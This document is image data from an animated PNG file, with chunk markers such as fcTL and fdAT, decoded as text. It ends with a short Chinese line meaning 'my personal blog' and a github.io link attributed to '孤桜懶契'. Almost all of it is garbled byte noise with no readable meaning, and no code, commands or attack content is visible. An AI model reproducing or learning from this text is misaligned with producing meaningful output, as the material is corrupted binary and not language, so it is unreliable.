¸tRNS§Ù¾Žý ` F 8 _8▾ ×½¼ªª¤¤ŽŽaF888▾ bbb_FFF8µ p¥ fcTL Ÿº _ rIDAT(Ï' ÇOÂP €½Ðp¦M Ò B Ò‡"] h){É d ·Ä½÷^á® ýO} ÐZÐ ý' 7ò¾¼÷ò cÿÐÍŽ[¸Ýöƒr¡dŠaY&E¢.ƒ2c$ëžÐq³$fÕ; Ð•ª ˆEw aÜ_` í. p `Çç$ " ¤S•hrü ITýÑ" Ð ÃÕ¤üê(y$2òÜiy J Yây, Zbí" €\oµ ™<.Kk 'h‹7G»UxT9Û»¸ÌTà®hUdÎ/îı▾lwB¡Ðz£~Xo°~ÿ\N 'x]Œ+Ì:ÊÔÆ=Ç=&§!bÐë‰ E-" j(4ÂÔ n§$²KÏwWPÒ0 4NÓÙ hàÐf ²ŒŽÒ—Ž...½^ïëlÿ .áp,–†éSÁ äi lö¸¤ ¦+ x▾0ø ± Ú$èS jm¢5¯iÐ ùU êúµ5ŷÎ'¢ i4Ž}£Ž fcTL Éû‹ wfdAT (ï' ×kÂ@ ÀK@ðYHÐ€ >ÕÄ6šÕ8bâÞ[ëÖî–î½÷, BÇ? ÜËÐ¤ïéKû{¸îÇÝÇ7&þ ‡ µZQ§ã e‡É Ã²LŠ„í eFHÖ=%ãflÃ¬w (+U ‹îÄ¿À@Ú[$à6 @FÎF § I›*áää7' ° Ñ" Ð. £Ý¤Du•= yíu< e —,Ñ †a¡qŠ ®·º˜L •¥µ„u...›£Ý:¸ªží]\fªàT²*2ï vö ¶{ápx½Õ „'kC, x[–N8Î#º–...p ▾â€M\" ™õÍæ}ø ▾ Y c ô© µ1Ñ Ì´ C+&ØþëhþÐOôèg²H+ì& fcTL é_(b rfdAT (Ï' GO A €Ð- W8/ ?@vPd›K]z ".H'v‰½÷ÞÂ]/&úOÐ-°ëj¼è—LÉ| ™y™÷ÞØ `¥Êúƒràlš >Âà "²FpN(8 XŒÎ†ù ¥i▾f3ÜÃxç xL¿ |N >0tv¦0i¢ÀØ5‰'Ç¿ 'Äµˆ dB?L WRÐJ•\2 eï'*%J 'Dž¦é–T;¥ ×[mZ!O( é¶ts´[EG•³½‹ËL Bë□úa½!x½s9U ñhõX O2 'Hä¼Ù »íùht1®>K•Ù□{Q|LN#¤žØ "X–](SÚW8–¯=ÜNÉd—žï®□äH-□xœã²3È !Ï b ▾¥/ »Ýî×Ùþ ZÂáX,□Ò§ , nÄÓ Üi¿È;ƒÀP²„ð} áà Ê 0‹±ØA á b6S›ø= ~½Mô #× ~ `•Ä¿¶æßù Ee 6d□ " fcTL •Z yfdAT (ï' ×nÂ0 †ë$HÜE< \!•„6□Õ0ÃÞ{" Ýº÷ÞKªÔñÂu $M³ä Ž €á– ÊŠÒ)Žç¹ □Z Ê hÞ9'ääi`Ö; â "•ª}ˆMw áœ à í,ð9 øÀÈ9èâ¼□"íP%šœýG U_4%´ÍÄh6)¯âe—DF {—B —%V ¢#6. Èý^—□)`² %¢ +>œÖáVõêèæ6S...« PdÞ+ Ÿì÷B¡Ðv«yÚlñ^ïb^ 'X&†§Á$IsÉ%' 'öNË%S2K' È "$Ù j§$âz«MJä 9Ö"Ù nŽv«è©r¶wq™© [È2ç vö ¶;¡Ph½Q?¬78¯w.'K" ·9▾□.Æ 9 2½qÏó□Éi„Ðã{ MÓ e³' C³µ‡Û) 'ìÒóÝ ' JE □3Lv ´Ä□A,ã£ò¥ca·Ûý:Û CG8 ‹¥Qù @Ð□xZ□›ý ñ a hZ € ¾ |@ 'fÔ6;è□# m ?29z(Ý5ñ¹U>íšh Ì°æ÷ùü« ÔþëÕü»/QÔc„Õn□ø fcTL éækD rfdAT (ï' ×NÂP €=m¡‰$< O =(Òe□–²—lA6qKÜ{ï îõÆDßÔÓ ...j¼Ñ/9#çËù " Œý 6' (N'8žç 4ï0)+ yç¤Š "§□u$"æS•®)˜mè▾Æ9Gà0ã/ð9Mø@ß□Ó¹) 9z\—x|â q\svKÌxŒõO‹]•dÁ¥□R÷VÃ¥Q UId)ŠjÊ•3 q³Ý¤T²„*AžjÊ·Ç{eôT:ß¿¼J•Ð- 4™ñÊ» ‡;@ °Q‹ —O á4 ....êm¡]_‡—¢ZX²ÈI>ÂS| !w„ŽlÒlb 'ÔSa ®òx7□^~¹¿F' E©¨àQ–MÍ"ƒ–²³^ |P¾d$èv»ßæºíè # '$*Ÿ □Ü^çU¸Õ}Un J¨¨e"„ð£ aï *^˜u¸Ù' ðH¯Í4&~ ®YpÇ¯£ùw¾4·cäM}Æ2 fcTL , > pfdAT (ÏÒgo, @€á DMŒ?¤, -Ê*Npïukw›î½÷Jštüáž€BiÓ/





我的个人博客

> 孤桜懶契：http://gylq.github.io